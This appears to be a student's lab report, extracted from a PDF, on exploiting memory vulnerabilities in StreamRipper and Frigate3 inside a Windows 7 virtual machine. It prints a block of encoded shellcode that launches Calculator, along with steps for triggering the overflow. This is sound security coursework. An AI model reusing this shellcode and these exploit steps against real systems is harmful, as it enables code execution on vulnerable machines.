
Name: Shreyash Vinod Katare


Reg. No. : 18BCN7035

TOPIC : Working with memory vulnerabilities


Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it




Downloaded python 2.7 and unzipped the Vulln file




Running the exploit script 2 to generate the payload




Executing the payload in steam the ripper



An error occurred after the execution of the payload



Changing the default trigger from cmd to calc




buf += b"\x89\xe7\xd9\xe8\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49"


```
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4b\x58\x6f"
buf += b"\x72\x45\x50\x73\x30\x33\x30\x71\x70\x4f\x79\x59\x75"
buf += b"\x46\x51\x69\x50\x53\x54\x4c\x4b\x46\x30\x50\x30\x6c"
buf += b"\x4b\x53\x62\x74\x4c\x4c\x4b\x53\x62\x35\x44\x4e\x6b"
buf += b"\x44\x32\x71\x38\x44\x4f\x6f\x47\x51\x5a\x65\x76\x45"
buf += b"\x61\x4b\x4f\x4e\x4c\x75\x6c\x45\x31\x63\x4c\x54\x42"
buf += b"\x76\x4c\x45\x70\x6a\x61\x68\x4f\x64\x4d\x47\x71\x78"
buf += b"\x47\x5a\x42\x68\x72\x71\x42\x73\x67\x6e\x6b\x52\x72"
buf += b"\x34\x50\x6c\x4b\x51\x5a\x55\x6c\x6c\x4b\x52\x6c\x77"
buf += b"\x61\x42\x58\x7a\x43\x50\x48\x66\x61\x58\x51\x62\x71"
buf += b"\x6e\x6b\x42\x79\x35\x70\x67\x71\x59\x43\x4e\x6b\x47"
buf += b"\x39\x55\x48\x48\x63\x65\x6a\x50\x49\x6e\x6b\x57\x44"
buf += b"\x4e\x6b\x75\x51\x39\x46\x35\x61\x59\x6f\x4c\x6c\x4a"
buf += b"\x61\x48\x4f\x36\x6d\x76\x61\x38\x47\x54\x78\x6d\x30"
buf += b"\x34\x35\x6a\x56\x55\x53\x73\x4d\x48\x78\x37\x4b\x73"
buf += b"\x4d\x66\x44\x73\x45\x39\x74\x46\x38\x4c\x4b\x30\x58"
buf += b"\x51\x34\x47\x71\x5a\x73\x73\x56\x4c\x4b\x56\x6c\x30"
buf += b"\x4b\x6e\x6b\x76\x38\x77\x6c\x65\x51\x6b\x63\x4e\x6b"
buf += b"\x65\x54\x6e\x6b\x35\x51\x68\x50\x4b\x39\x63\x74\x47"
buf += b"\x54\x31\x34\x51\x4b\x51\x4b\x73\x51\x33\x69\x61\x4a"
```


```
buf += b"\x30\x51\x59\x6f\x6b\x50\x53\x6f\x43\x6f\x33\x6a\x6c"
buf += b"\x4b\x64\x52\x58\x6b\x4e\x6d\x63\x6d\x73\x5a\x56\x61"
buf += b"\x6c\x4d\x6b\x35\x6f\x42\x55\x50\x73\x30\x63\x30\x46"
buf += b"\x30\x72\x48\x46\x51\x4e\x6b\x72\x4f\x6c\x47\x69\x6f"
buf += b"\x48\x55\x6f\x4b\x4c\x30\x6e\x55\x6e\x42\x30\x56\x62"
buf += b"\x48\x69\x36\x4a\x35\x6d\x6d\x4f\x6d\x59\x6f\x78\x55"
buf += b"\x55\x6c\x63\x36\x61\x6c\x55\x5a\x4f\x70\x59\x6b\x49"
buf += b"\x70\x54\x35\x55\x55\x6f\x4b\x33\x77\x44\x53\x50\x72"
buf += b"\x52\x4f\x71\x7a\x53\x30\x32\x73\x49\x6f\x5a\x75\x53"
buf += b"\x53\x61\x71\x70\x6c\x30\x63\x33\x30\x41\x41"
```

Created payload using the above code




Open frigate3 and then go to disks and then click find computer


IE10 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\Program Files\Frigate3\
List Name
Addons
Data
Help
Plugins
ct exe
Frigate3 exe
unins000 exe
cabinet dll
dcrawlib dll
elpackD6 bpl
Frigate Features htm
Frigate rtf
license txt
rtl160 bpl
Spell cfg
tb2k_d6 bpl
unacev2 dll
unins000 dat
unrar3 dll
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel



IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
Frigate3_Pr...
(1).exe


Changing default trigger from cmd to control panel



